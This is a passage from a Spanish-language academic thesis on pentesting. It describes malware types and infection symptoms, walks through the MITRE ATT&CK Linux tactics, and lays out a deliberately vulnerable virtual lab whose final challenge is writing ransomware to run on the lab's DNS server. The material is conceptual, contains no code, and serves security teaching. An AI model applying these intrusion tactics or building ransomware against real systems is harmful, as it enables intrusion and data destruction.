- **Aplicaciones de mensajería:** Todas las redes sociales y portales de compartición de ficheros, pueden permitir a un atacante compartir contenido malicioso que infecte y comprometa nuestros dispositivos [08]. Para que un atacante comprometa un dispositivo es necesario que la víctima descargue el fichero de malware.

Síntomas más frecuentes del malware.

Para detectar y bloquear la instalación de las amenazas de malware que encontramos en internet, es muy importante disponer en nuestro dispositivo de un antimalware o también conocido como antivirus. Adicionalmente, si cuenta con funciones avanzadas de EDR (Endpoint Detection and Response) va a ser mucho más efectivo.

En esta sección proporcionaremos una lista de los principales indicadores que nos ayudarán a detectar si hemos sido víctimas de algún tipo de malware.

- **Elevado consumo de batería:** Programas maliciosos que se ejecutan de forma oculta, sin que el usuario se dé cuenta, que consumen muchos recursos del sistema y en consecuencia generan un elevado consumo de batería [08].
- **Elevado consumo de datos:** Muchos programas maliciosos se comunican con internet, para entablar una conexión entre el atacante y la víctima, consumen muchos datos. Esto lo podemos percibir en forma de cortes frecuentes de conexión [08].
- **Redirecciones a portales web sospechosos al navegar:** Este indicador es muy frecuente cuando hemos descargado adware, un tipo de malware que te redirecciona a contenido publicitario malicioso y te muestra mensajes de SPAM muy molestos [08].
- **Sobrecalentamiento del equipo:** Muchas distribuciones de malware generan un elevado consumo de recursos en la máquina víctima, que afecta al procesamiento del sistema y genera un sobrecalentamiento del dispositivo [08].
- **Cargos en la factura no realizados voluntariamente:** Este indicador puede ser debido por ejemplo a un malware de tipo keylogger que lee las teclas pulsadas en nuestro teclado y nos roba las contraseñas bancarias que nosotros habíamos tecleado [08]. También es frecuente el envío de mensajes de phishing con enlaces de páginas web maliciosas de robo de credenciales similares a la página web de nuestro banco.
- **Pérdidas de espacio disponible en disco:** Es muy frecuente que un malware intente reproducirse y generar de forma oculta más ficheros maliciosos en el dispositivo de la víctima, ocupando gran cantidad del espacio de almacenamiento [08].

4.1 Tipos de Malware.

En esta última sección del quinto apartado, enumeraremos los distintos tipos de malware y detallaremos las principales características de cada uno de ellos. Como podemos imaginar cada tipo de malware tiene un software diferente y puede estar diseñado para cumplir diversos objetivos, como, por ejemplo, algunos cifran nuestros datos, roban credenciales.

En la parte práctica del trabajo se realizará la implementación de un ransomware. Se recomienda prestar especial atención a este tipo de malware, ya que, para completar el laboratorio, el último desafío consiste en programar nuestro propio ransomware y ejecutarlo sobre el servidor de resolución de nombres de dominio de la infraestructura del escenario.

A continuación, vamos a enumerar y a explicar los principales tipos de malware [08].

- **Virus:** Es un software malicioso cuyo objetivo consiste en infectar el dispositivo de la víctima. A diferencia de otros tipos de malware como los gusanos, los virus afectan a un único usuario o víctima. Se necesita que un atacante envíe el virus utilizando técnicas de ingeniería social y que la víctima descargue el virus y lo ejecute en su dispositivo. Estos virus se van sofisticando con el objetivo de eludir la detección de las herramientas de defensa, como el antivirus o un servidor PROXY y se ocultan en el sistema, incrustándose en archivos de la víctima, para evitar que los detecten [08].
- **Gusanos:** Este tipo de software malicioso es muy peligroso, ya que se expande por toda la red infectando a todas las máquinas que encuentra. Si un dispositivo ha sido infectado por este tipo de malware, el software malicioso se ejecutará y empezará a crear nuevos archivos maliciosos y a reproducirse por la red. Además puede llegar a eliminar documentos, atacar aplicaciones, programas o procesos del sistema [08].
- **Ransomware:** Es uno de los tipos de malware más peligrosos utilizados hoy en día. Este software malicioso secuestra nuestra información del ordenador, cifra todos los datos para que la víctima no pueda recuperarlos a no ser que pague un rescate al cibercriminal para que le proporcione la clave de descifrado de los ficheros. El ransomware va evolucionando con el paso del tiempo y utiliza algoritmos de cifrado muy potentes, prácticamente imposibles de descifrar por un ordenador potente. El mecanismo para pagar el rescate al atacante suele ser siempre una cartera de bitcoins, que no permite trazabilidad para localizar al atacante. El ransomware suele afectar más frecuentemente a entornos corporativos [08].
- **Troyanos:** Este malware es uno de los más conocidos, su nombre deriva del "caballo de Troya". Este software malicioso se oculta dentro de archivos lícitos del sistema, consigue que el sistema y el antivirus del usuario confíe en ellos y realmente están ocultando un software malicioso [08]. Permite al atacante el acceso remoto a toda la información del sistema víctima y proporciona control total del sistema al atacante.
- **Rootkits:** Es un tipo específico de software malicioso que está diseñado para que un atacante consiga el control total sobre el sistema. Este malware es realmente peligroso ya que otorga permisos de administrador del sistema al atacante y le permite realizar cualquier acción maliciosa sobre la máquina víctima. Para ganar persistencia y ocultarse, estos malware realizan una DLL Injection, que consiste en insertar el código malicioso en un proceso o función del sistema [08].
- **Spyware:** Este tipo de malware obtiene información del usuario que utiliza un dispositivo. Como su nombre indica espía al usuario y recoge información personal como por ejemplo, las páginas web que visita, sus correos y mensajes, sus gustos y aficiones. Algunos tipos de spyware incluyen keyloggers que pueden interceptar las credenciales de las páginas web que el usuario víctima visita. El adware es un tipo de spyware menos peligroso, que recoge información del usuario y genera mensajes publicitarios muy molestos en función de sus gustos y aficiones. El adware se propaga principalmente a través de la descarga de aplicaciones desde portales web no seguros.
- **Keyloggers:** Es un software malicioso que intercepta las pulsaciones de las teclas de un dispositivo o víctima y se las comunica al atacante [08]. Este tipo de malware no es de los más frecuentes, se utiliza para robar credenciales de acceso y contraseñas.
- **Botnets:** Una red botnet, es una red de ordenadores que han sido comprometidos por un atacante y que se utilizan para realizar diversas actividades maliciosas de forma masiva [08]. El atacante tiene el control de todos los ordenadores comprometidos.

Capítulo 5

FASES DEL PENTESTING: MITRE AT&CK

En esta última sección de la parte teórica del trabajo, explicaremos las diferentes tácticas y técnicas que nos ofrece la matriz Mitre Att&ck [09]. En la parte práctica del proyecto, se desarrollará un laboratorio de ciberseguridad constituido por diversas máquinas virtuales y tendremos que emplear las diferentes tácticas y técnicas que nos ofrece la matriz Mitre Att&ck. Es muy importante este Capítulo del trabajo ya que a continuación se presentarán las diferentes tácticas que posteriormente se han utilizado para explotar el escenario del proyecto.

MITRE es una organización, que ha realizado un estudio y un análisis de los principales vectores y técnicas de ataque que emplean los ciberdelincuentes. Este estudio está basado en multitud de incidentes reales, que sirven para realizar un análisis de las técnicas que se han empleado y protegernos de estos vectores de ataques. Este análisis de la organización MITRE queda reflejado en multitud de matrices que se han diseñado, en las que se recopilan las diversas tácticas de explotación y técnicas que se pueden utilizar dependiendo de los objetivos del atacante.

Como he podido constatar tras consultar la web del Instituto Nacional de Ciberseguridad de España (INCIBE) [10], existen matrices para realizar ataques a sistemas Linux, otras para macOS, para Windows, incluso se han creado matrices para realizar ataques a dispositivos móviles, dispositivos inteligentes y unidades corporativas.

Para comprender el funcionamiento de estas matrices, debemos distinguir entre tácticas y técnicas. Las primeras, las tácticas definen las metodologías que pueden emplearse para alcanzar un objetivo concreto y las técnicas indican las distintas posibilidades que tenemos para realizar un ataque, es decir, la manera de llevar a cabo las acciones del atacante [10]. Las tácticas y técnicas poseen un identificador único asociado para poder referirnos a ellas.

A continuación, vamos a enumerar las principales matrices de ataque que nos ofrece MITRE.

- **PRE-ATT&CK:** Esta matriz profundiza y detalla las tácticas y técnicas que pueden utilizarse para realizar la fase de reconocimiento y preparación antes de un ataque, es decir, las tareas previas a realizar antes del ataque [10].
- **Enterprise:** Esta matriz nos indica las principales tácticas y técnicas que se pueden utilizar para realizar ataques a entornos corporativos. Existen submatrices específicas para sistemas Windows, Linux y macOS, también existen submatrices dependiendo de la tecnología empleada, para entornos con una infraestructura física y para entornos con una infraestructura Cloud [10].
- **Mobile:** Esta matriz nos indica las principales tácticas y técnicas que pueden utilizarse para realizar ataques a dispositivos móviles. Existen submatrices específicas tanto para dispositivos móviles de sistema iOS como para dispositivos móviles Android [10].

A lo largo de este trabajo nos centraremos en la matriz MITRE ATT&CK Enterprise for Linux, que está formada por 12 tácticas y en cada una de ellas se emplean diferentes técnicas para lograr ciertos objetivos.

El escenario de la parte práctica del trabajo estará formado por nueve máquinas virtuales con sistema operativo Linux y una máquina virtual con sistema operativo Windows, por ello nos centraremos en la matriz MITRE ATT&CK Enterprise for Linux.

Ilustración 3: Matriz MITRE ATT&CK Entreprise for Linux

Las matrices nos proporcionan información muy útil e interesante tanto en lo que respecta a la seguridad ofensiva, como a la seguridad defensiva. Estas matrices son una base de conocimiento del mundo de la ciberseguridad y actualmente muchos profesionales de este sector las consultan [10].

A continuación, se indicarán las principales aplicaciones que tienen las matrices mencionadas:

Desde un punto de vista ofensivo	Desde un punto de vista defensivo
Actividades de pentesting.	Detección de recientes vectores de ataques y vulnerabilidades.
Hacking ético.	Análisis de herramientas de seguridad para protegerse de los vectores de ataque.
Equipos de Red team.	Equipos de Blue Team.
Auditorías de seguridad, tanto de sistemas como de servicios.	Detección de movimientos sospechosos en la red.
Explotación de vulnerabilidades en una infraestructura o entorno.	Implementación de herramientas de seguridad.

Ilustración 4: Principales aplicaciones de las Matrices MITRE ATT&CK

5.1 Táctica 1: Acceso inicial

- El atacante intenta entrar en la red.

Un atacante antes de realizar el ataque y tomar el control de la máquina, evalúa los distintos vectores de ataque que le pueden proporcionar acceso al sistema. Una vez evaluados los posibles vectores de ataque, se escoge el más adecuado para conseguir cumplir ciertos objetivos, normalmente se evalúan las vulnerabilidades y se decide cuál es la más crítica. El acceso inicial puede consistir en diversos vectores de ataque como, por ejemplo, una vulnerabilidad del sistema, una contraseña de un usuario poco robusta, un envío de un correo de phishing, un USB malicioso arrojado en las inmediaciones de un lugar transitado [09].

En la parte práctica del trabajo se empleará esta táctica de Mitre Att&ck, se evaluarán los distintos vectores de ataque que pueden emplearse en cada máquina virtual del escenario.

5.2 Táctica 2: Ejecución

- El atacante intenta ejecutar software malicioso.

Esta táctica consiste en que el atacante ejecuta software malicioso de forma remota en el dispositivo de la víctima. El atacante puede propagar este software malicioso mediante técnicas de ingeniería social como el phishing o puede explotar una vulnerabilidad del sistema que le permita ejecutar malware, otra alternativa sería robar las credenciales de algún usuario administrador del sistema y ejecutarlo remotamente con permisos administradores.

En la parte práctica del trabajo se empleará esta táctica de Mitre Att&ack para ejecutar un ransomware en la máquina virtual final del escenario, que se corresponde con el servidor de resolución de nombres de dominio de la infraestructura [09].

5.3 Táctica 3: Persistencia

- El atacante intenta mantener el control de la máquina.

En esta fase el atacante ya ha comprometido los sistemas de un entorno, pero esto se podría revertir por parte del usuario víctima desconectando la máquina, reiniciándola, realizando un análisis de virus y amenazas en el antimalware, aislando el equipo de la red. La persistencia consiste en el conjunto de técnicas que realiza un atacante para evitar perder el control de un dispositivo víctima una vez ha sido comprometido. Algunas de las principales técnicas consisten en generar puertas traseras e insertar código malicioso en ciertos procesos del sistema que se ejecutan cada vez que se inicia el sistema [09].

En la parte práctica del trabajo no se empleará esta táctica de Mitre Att&ack, podremos encender, apagar e iniciar las máquinas virtuales del escenario siempre que lo necesitemos.

5.4 Táctica 4: Escalada de privilegios

- El atacante intenta obtener permisos de administrador del sistema.

La táctica de escalada de privilegios consiste en obtener permisos de nivel máximo o permisos administradores en la máquina objetivo. Algunos usuarios del sistema suelen tener permisos administradores, esto les permite poder descargar cualquier herramienta, crear usuarios, eliminarlos, en conclusión, estos permisos te otorgan el control total del dispositivo. Las principales técnicas de escalada de privilegios consisten en la explotación de vulnerabilidades, el phishing, el malware, puertas traseras [09].

En los dispositivos Linux y MacOS existe la cuenta privilegiada “root” y en los sistemas Windows existe la cuenta “Administrador local”, con los usuarios con más permisos del sistema, pero también los más críticos y los que más hay que proteger [09].

En la parte práctica del trabajo se utilizará frecuentemente esta táctica de Mitre Att&ack para obtener permisos de usuario administrador o “root” y poder acceder a carpetas ocultas, con permisos de acceso reducidos y localizar las banderas ocultas en el escenario.

5.5 Táctica 5: Evasión de la defensa

- El atacante evita ser detectado por los mecanismos defensivos.

En esta táctica el atacante realizará una serie de técnicas para evitar ser detectado por las herramientas de defensa que realizan la monitorización del entorno. Existen multitud de herramientas defensivas que generan alertas de seguridad e informan a los usuarios de movimientos sospechosos en la red, como por ejemplo el firewall, el DLP, una sonda de monitorización de red, WAFS, los logs del SIEM que recogen eventos de múltiples fuentes o aplicaciones, las alertas de monitorización de Microsoft y Azure. Los atacantes llevan a cabo diferentes técnicas para desinstalar o deshabilitar estas herramientas y evitar ser detectados [09].

En la parte práctica del trabajo no se empleará esta táctica de Mitre Att&ack ya que, al tratarse de un entorno controlado de laboratorio con muchas vulnerabilidades, no cuenta con herramientas de monitorización defensivas y un sistema de logs y alertas de incidentes de seguridad.

5.6 Táctica 6: Acceso a credenciales

- El atacante intenta robar nombres de cuentas y contraseñas.

En esta sexta táctica, el atacante realizará diversas técnicas para robar las credenciales de acceso al sistema, a aplicaciones del escritorio o a servicios que emplea el usuario víctima. Algunas de las principales técnicas que se utilizan son los ataques de fuerza bruta, los ataques de diccionario, el descifrado de hashes y contraseñas. Además, en muchas situaciones es necesario realizar una investigación de los gustos, aficiones y datos personales del usuario para conseguir generar un buen diccionario personalizado de contraseñas y que el ataque de diccionario se efectúe con éxito [09].

En la parte práctica del trabajo se utilizará frecuentemente esta táctica de Mitre Att&ack para obtener las credenciales de los usuarios del escenario y para poder acceder a los sistemas que administran dichos usuarios. Se pondrán en práctica ataques de fuerza bruta, ataques de diccionario a los servicios con protocolos SSH, FTP y HTTP, y se enseñará como generar un diccionario personalizado de contraseñas que se adapte al perfil del usuario víctima.

5.7 Táctica 7: Descubrimiento

- El atacante intenta descubrir su entorno.

En esta fase el atacante empleará diversas técnicas para obtener información acerca de la arquitectura de redes y sistemas que utiliza un determinado entorno. El atacante realiza esta táctica cuando está preparando el ataque y quiere determinar el número de máquinas objetivo presente en una red, o quiere detectar la presencia de otras redes distintas, a las que se conectan las máquinas objetivo. En esta táctica se utilizan técnicas para identificar el

sistema operativo de las máquinas objetivo, el número de máquinas y de redes presentes en un entorno, las IPs, los servicios que corren en dichos dispositivos, los elementos de seguridad perimetral o firewalls [09].

En la parte práctica del trabajo se empleará esta táctica de Mitre Att&ack para localizar las distintas redes privadas y máquinas virtuales del escenario, se corresponde a la fase de escaneo de red. En esta fase se identifican también los puertos, servicios y versiones vulnerables de las máquinas virtuales del escenario.

5.8 Táctica 8: Movimiento lateral

- El atacante intenta moverse a través de su entorno.

En esta táctica el atacante realizará una serie de técnicas para tomar el control de diversos sistemas dentro de una infraestructura de red. Para cumplir su objetivo, un atacante puede verse obligado a tomar el control de otras máquinas y redes del entorno, para ello realizará diversas técnicas que le permitirán pivotar de una máquina víctima a otra distinta, que se encuentra más cerca de su objetivo final. Este pivotaje y movimiento lateral se utiliza frecuentemente para descubrir nuevas redes, o para vulnerar nuevas máquinas que poseen información interesante o para acceder a cuentas con permisos de administración elevados [09].

En la parte práctica del trabajo se utilizará frecuentemente esta táctica de Mitre Att&ack para pivotar entre las distintas redes privadas y máquinas virtuales del escenario.

5.9 Táctica 9: Recopilación

- El atacante intentará reunir datos de interés para su objetivo.

En esta novena táctica, el atacante realizará diversas técnicas para localizar y reunir información confidencial de interés en los sistemas de un entorno. Una vez el atacante ha conseguido comprometer un sistema, intentará encontrar información que le pueda resultar útil para cumplir sus objetivos finales. Esta información la puede encontrar en los ficheros y directorios del sistema, en aplicaciones, en mensajes de correo, en el navegador. El objetivo final de esta recopilación de información suele ser exfiltrar posteriormente los datos, robarlos y obtener un beneficio económico realizando una extorsión digital a la víctima [09].

En la parte práctica del trabajo se empleará esta táctica de Mitre Att&ack para localizar las distintas banderas y recopilar información de pistas que hay escondidas en el escenario.

5.10 Táctica 10: Comando y control

- El atacante intenta comunicarse con los sistemas comprometidos para controlarlos.

En esta fase el atacante ya ha comprometido los sistemas objetivo e intentará monitorizar el consumo de recursos del sistema, para mantener los niveles comunes de tráfico de datos y de consumo de recursos y no levantar sospechas al usuario o a los sistemas de defensa que lo inspeccionan. El objetivo del atacante es controlar el sistema sin ser detectado de ello [09].

En la parte práctica del trabajo no se empleará esta táctica de Mitre Att&ack ya que, al tratarse de un entorno controlado de laboratorio con muchas vulnerabilidades, no cuenta con herramientas de monitorización defensivas y un sistema de logs y alertas de incidentes de seguridad.

5.11 Táctica 11: Exfiltración

- El atacante intenta robar datos.

Esta táctica es frecuentemente utilizada por un atacante una vez ha completado con éxito la fase de recopilación de información. El atacante intentará exfiltrar la información que ha reunido y también intentará eliminarla del sistema de la víctima. Utilizará diversas técnicas para conseguir exfiltrar los datos sin ser detectado por los mecanismos de defensa anti-fuga de información, como el DLP. Estas técnicas incluyen mecanismos de cifrado y empaquetado de la información en un fichero comprimido con contraseña, para evitar ser detectados [09].

No será necesario realizar esta táctica de Mitre Att&ck durante la explotación del escenario de la parte práctica del trabajo. En el laboratorio únicamente se propone cifrar los ficheros confidenciales de una máquina virtual, pero no exfiltrar la información.

5.12 Táctica 12: Impacto

- El atacante intenta manipular, interrumpir o destruir sus sistemas y datos.

En esta fase el atacante intentará eliminar información confidencial, destruir sistemas, dejar inoperativos los servicios de una unidad corporativa, alterar los procesos en ejecución de las máquinas y servidores de una infraestructura, publicar información confidencial en Internet. Todo tipo de actividades maliciosas que afectan a la integridad, disponibilidad y confidencialidad de la información [09].

En la parte práctica del trabajo se empleará esta táctica de Mitre Att&ack para cifrar los ficheros de máquinas virtuales del escenario y afectar a la integridad, disponibilidad y confidencialidad de los ficheros cifrados.

Capítulo 6

PROPUESTA

EXPLOTACIÓN DE UNA INFRAESTRUCTURA CORPORATIVA

Se pondrán en práctica todos los conocimientos adquiridos a lo largo de la realización de este trabajo, implementando una infraestructura de máquinas virtuales que nos servirá como escenario para realizar diferentes técnicas de pentesting, siguiendo el modelo Mitre Att&ck.

La infraestructura del escenario estará formada por tres redes privadas y diez máquinas virtuales de sistemas operativos Linux y Windows. El propósito de esta práctica será localizar las nueve banderas que hay escondidas a lo largo del escenario. Para conseguirlo necesitará obtener visibilidad y acceso dentro de las distintas redes internas, para poder localizar las máquinas virtuales que hay dentro de cada red e identificar las vulnerabilidades y banderas.

Este ejercicio práctico tiene un enfoque totalmente educativo, didáctico y ético, únicamente pretende mostrar cómo un ciberdelincuente puede ganar acceso a una infraestructura corporativa y mediante movimientos laterales, pivotaje entre redes internas, identificación de servicios y explotación de vulnerabilidades puede tomar el control de dicha infraestructura. Este laboratorio nos proporcionará una visión más detallada acerca de cómo podemos protegernos frente a estos ataques y evitar ser víctima de ellos.

6.1 Arquitectura del escenario.

En esta sección se explicará la arquitectura del escenario y se mostrará el diagrama de red que se ha diseñado e implementado. En la siguiente imagen se puede observar la infraestructura del escenario.




Ilustración 5: Arquitectura del escenario del Proyecto

La arquitectura del escenario simula una infraestructura corporativa, formada por un servidor DNS (Domain Name Server) implementado mediante bind9 (Berkeley Internet Name Domain), un servidor de compartición de ficheros FTP (File Transfer Protocol), varios servidores web HTTP (Hypertext Transfer Protocol) y múltiples equipos de usuario que se conectan a las diferentes redes internas de la infraestructura corporativa.

La red privada de pruebas se corresponde con el nivel de dificultad fácil del escenario, la red privada de preproducción se corresponde al nivel de dificultad media y la red de producción se corresponde al nivel de dificultad difícil.

6.2 Herramientas de desarrollo.

Para una correcta comprensión acerca de cómo se ha desarrollado e implementado este escenario, debemos comprender cómo está estructurado este proyecto.

Para la implementación y desarrollo de esta infraestructura, se ha requerido del uso de diversas herramientas y la utilización de diferentes lenguajes de programación.

Las tecnologías y aplicaciones que se han utilizado son: VirtualBox para el despliegue de las máquinas virtuales, Vagrant para editar las configuraciones de los dispositivos y redes, Ansible y bash para realizar el aprovisionamiento de los paquetes y servicios de las máquinas de la infraestructura y Python para la creación de los scripts de despliegue de cada nivel de dificultad del escenario y para la implementación del ransomware de la última bandera.

En el Capítulo 9 página 49, podemos consultar el repositorio de github que incluye el código que he implementado para el despliegue del escenario. Debido a que la extensión del documento está prefijada en cincuenta hojas sin contar con los anexos, no se ha podido explicar sobre este documento el código implementado ya que es relativamente extenso, no obstante, se ha comentado cada línea concreta del código y está detallado en el repositorio de github.

6.2.1 Virtual box.

Para el despliegue de la infraestructura del escenario he utilizado VirtualBox [11], que es una aplicación que sirve para la creación y despliegue de máquinas virtuales, además se pueden aplicar las configuraciones que necesitemos a nuestros dispositivos y redes virtuales.

Esta aplicación nos permitirá configurar el sistema operativo, la memoria, el número de CPUs a utilizar, la configuración de puertos y redes de nuestras máquinas. Estas configuraciones las podemos realizar manualmente desde VirtualBox o podemos utilizar Vagrant para que se comunique con VirtualBox y le indique como desplegar las máquinas. En este laboratorio utilizaremos la segunda opción de configuración, Vagrant.

6.2.2 Vagrant

Vagrant [12] es una herramienta de desarrollo para la creación, configuración y despliegue de entornos de desarrollo virtualizados, que nos permitirá actuar sobre VirtualBox e indicarle cómo queremos configurar nuestras máquinas virtuales.

Mediante esta herramienta podremos comunicarnos con virtual box e indicarle las máquinas que queremos desplegar, su sistema operativo, la memoria que queremos utilizar, el número de CPUs, la configuración de los puertos y redes de nuestras máquinas, las carpetas compartidas [13]. Toda la configuración de Vagrant se indica en el fichero Vagrantfile.

Una opción bastante interesante que nos ofrece Vagrant es la posibilidad de aprovisionar las máquinas virtuales con todos los paquetes y servicios que sean necesarios para su correcto funcionamiento. En la siguiente referencia bibliográfica se muestra documentación para desarrollar y desplegar máquinas virtuales empleando Vagrant [14].

6.2.3 Ansible.

El aprovisionamiento de las máquinas de nuestra infraestructura se realizará mediante Ansible [15], una herramienta de aprovisionamiento muy potente que nos permite gestionar los paquetes que queremos instalar en nuestras máquinas virtuales.

Este aprovisionamiento se realizará de manera local en cada máquina virtual y no desde el host, esto se indicará en el fichero vagrantfile, como un aprovisionamiento ansible_local [16].

La estructura típica de ficheros de un aprovisionamiento de Ansible consta de:

- **Vagrantfile:** Fichero de configuración de vagrant, donde se indica el tipo de aprovisionamiento (local o desde el host) y la ruta de los ficheros playbook.yml y hosts.yml.
- **Playbook.yml:** Fichero principal en el cual se indican los roles que tendrá cada máquina virtual.
- **Hosts.yml:** Inventario de todas las máquinas virtuales que serán aprovisionadas mediante Ansible [17].
- **Ansible.cfg:** Configuraciones adicionales de Ansible.
- **Group_vars:** Algunas variables globales del entorno.
- **Roles:** Aprovisionamiento de paquetes y servicios.
- **.ansible y .vagrant** son dos carpetas temporales autogeneradas cuando se ejecutan los programas de Vagrant y Ansible.

Una de las ventajas que nos ofrece Ansible para aprovisionar las máquinas virtuales es la posibilidad de reutilizar los roles en diferentes máquinas virtuales simultáneamente, sin tener que reescribir el código de aprovisionamiento para cada máquina virtual concreta. En la siguiente referencia bibliográfica se muestra documentación interesante para aprovisionar paquetes y servicios a las máquinas virtuales empleando Ansible [18].

6.2.4 Bash.

Empleando la definición proporcionada por la “Wikipedia” [19], GNU Bash o simplemente Bash es una popular interfaz de usuario de línea de comandos, específicamente un shell de Unix, así como un lenguaje de scripting. En nuestro proyecto utilizaremos el lenguaje de bash para aprovisionar las máquinas virtuales del escenario.

En la estructura del proyecto podemos observar una carpeta llamada “Aprovisionamiento”, de ella cuelgan todos los ficheros escritos en bash que realizan el aprovisionamiento de paquetes y la instalación de Ansible de forma local en cada máquina virtual. El aprovisionamiento escrito en bash se emplea para configurar los paquetes y servicios, para instalar ansible en cada máquina virtual y para configurar las banderas del escenario.

Hay máquinas virtuales del escenario que únicamente se aprovisionan mediante un fichero de bash, otras que se aprovisionan mediante ficheros de bash y Ansible. En los siguientes apartados veremos la configuración concreta de cada máquina virtual.

6.3 Descripción del escenario.

El escenario simula una infraestructura de red corporativa, con varias redes privadas, servidores y equipos de usuario, que ofrecen diferentes servicios vulnerables, como servicio dns, wordpress, ftp, webs con bases de datos SQL, para realizar pruebas de pentesting.

El punto de partida del atacante será la red interna de pruebas, necesitará comprometer los servidores y equipos de usuario o clientes conectados a dicha red, para conseguir acceder al resto de redes de la infraestructura y capturar las banderas escondidas.

El escenario está diseñado para lograr un aislamiento entre las diferentes redes de la infraestructura, proporcionando al usuario la posibilidad de practicar las tácticas de pivotaje entre redes y movimientos laterales entre máquinas del entorno. La máquina atacante solo tiene visibilidad de la red privada de pruebas, para pivotar a la red de preproducción será necesario utilizar la máquina vm5 como esclavo y realizar los ataques a la red de preproducción desde dicha máquina, una vez que hayamos conseguido vulnerarla. Con la red de producción se da una situación similar, en este caso se utilizarán las máquinas vm5 y vm9 como máquinas esclavo para conseguir acceso a la red.

El contexto que se da ha dado a este escenario reside en una máquina atacante vm1, que actúa como "insider" o amenaza interna, como podría ser un empleado deshonesto que quiere vulnerar la red corporativa y tomar el control de todas las redes y máquinas de la infraestructura.

El punto de partida y la entrada de la máquina virtual uno (atacante KaliLinux) al escenario está en: 192.168.56.48/29. Este rango de IPs se corresponde con el rango de la red privada de pruebas, la dificultad fácil del escenario.

6.4 Máquinas virtuales, usuarios, redes y servicios del escenario.

En el escenario que vamos a auditar, se puede identificar una infraestructura formada por distintos dispositivos, servidores, máquinas de usuario y diversas redes privadas. Esta infraestructura está diseñada para ser completamente vulnerable y presenta multitud de vulnerabilidades críticas que podemos explotar.

Redes del escenario:

El laboratorio está compuesto por tres redes privadas, la red de pruebas, la red de preproducción y la red de producción. Estas redes simulan los entornos de desarrollo, preproducción y producción que suele haber en una infraestructura corporativa. En la red de pruebas podemos encontrar muchas más vulnerabilidades que en la red de preproducción y que en la de producción, siendo la red de producción la que menos vulnerabilidades presenta.

Dentro de la **red de pruebas** están alojados dos servidores web que serán utilizados para practicar y realizar distintos tipos de ataques a servicios web, dichos dos servidores albergan dos páginas web muy conocidas en el mundo del pentesting, como son DVWA y Juice shop. Estas dos aplicaciones presentan multitud de vulnerabilidades por lo que nos serán de ayuda para practicar diversos tipos de ataques: SQL injection, Cross site scripting, Cross site request forgery, por ejemplo. Además, dentro de esta red podremos localizar los clientes uno y dos. Este último equipo de usuario nos ayudará a movernos lateralmente a la red de preproducción, ya que el cliente dos también tiene conectividad con la red de preproducción.

En la **red de preproducción** encontramos dos servidores, un servidor FTP que es el encargado de realizar el servicio de compartición de ficheros y un servidor Windows 2008. A la red de

preproducción se conectan distintos equipos de usuario de la infraestructura, tanto el cliente dos que también lo podemos encontrar en la red de pruebas, cómo los clientes tres y cuatro. Además, el cliente cuatro nos ayudará a movernos lateralmente a la red de producción ya que también tiene conectividad con dicha red privada. El cliente cuatro dispone de un servicio web que utiliza Wordpress como sistema gestor de contenidos.

En la **red de producción** podemos encontrar un servidor DNS que se encargará de transformar las IPs de los servidores y equipos de usuario en nombres de dominio. Además, el cliente cuatro está conectado a esta red.

Todas las redes del escenario han sido dimensionadas con un rango de IPs /29, esto significa que pueden conectarse un máximo de ocho dispositivos por red.

Usuarios del escenario:

Todos los servidores y equipos de usuario de la infraestructura han sido configurados con diversas cuentas de usuario, grupos y permisos. Desde usuarios desarrolladores, administradores o usuarios del sistema que carecen de permisos de administración. Esto proporcionará al escenario la posibilidad de realizar diversas tácticas de escalada de privilegios en los sistemas.

Uno de los principales objetivos de este laboratorio será conseguir crackear las contraseñas de las distintas cuentas de usuario configuradas, obteniendo la información de todos los usuarios y escalando hasta lograr el control completo de las máquinas, obteniendo permisos de administrador del sistema.

En la imagen del Anexo A página 57, podemos apreciar las diversas máquinas virtuales que han sido desplegadas en la infraestructura y los distintos usuarios que tienen acceso a dichos sistemas. Las máquinas virtuales de los servidores están implementadas con distintos grupos y diversos permisos, dichos grupos son “Administrators” y “Developers”. La implementación y desarrollo de los usuarios se ha llevado a cabo mediante roles de Ansible [20].

Máquinas virtuales del escenario:

En esta sección se explicará con más detalle el aprovisionamiento de cada servidor y de cada máquina virtual del escenario.

- **Vm1:** Máquina atacante, es un sistema Kali Linux que tiene conectividad con la red de pruebas, cuenta con un aprovisionamiento que emplea bash y Ansible. Será la máquina que se utilizará para explotar la red de pruebas.
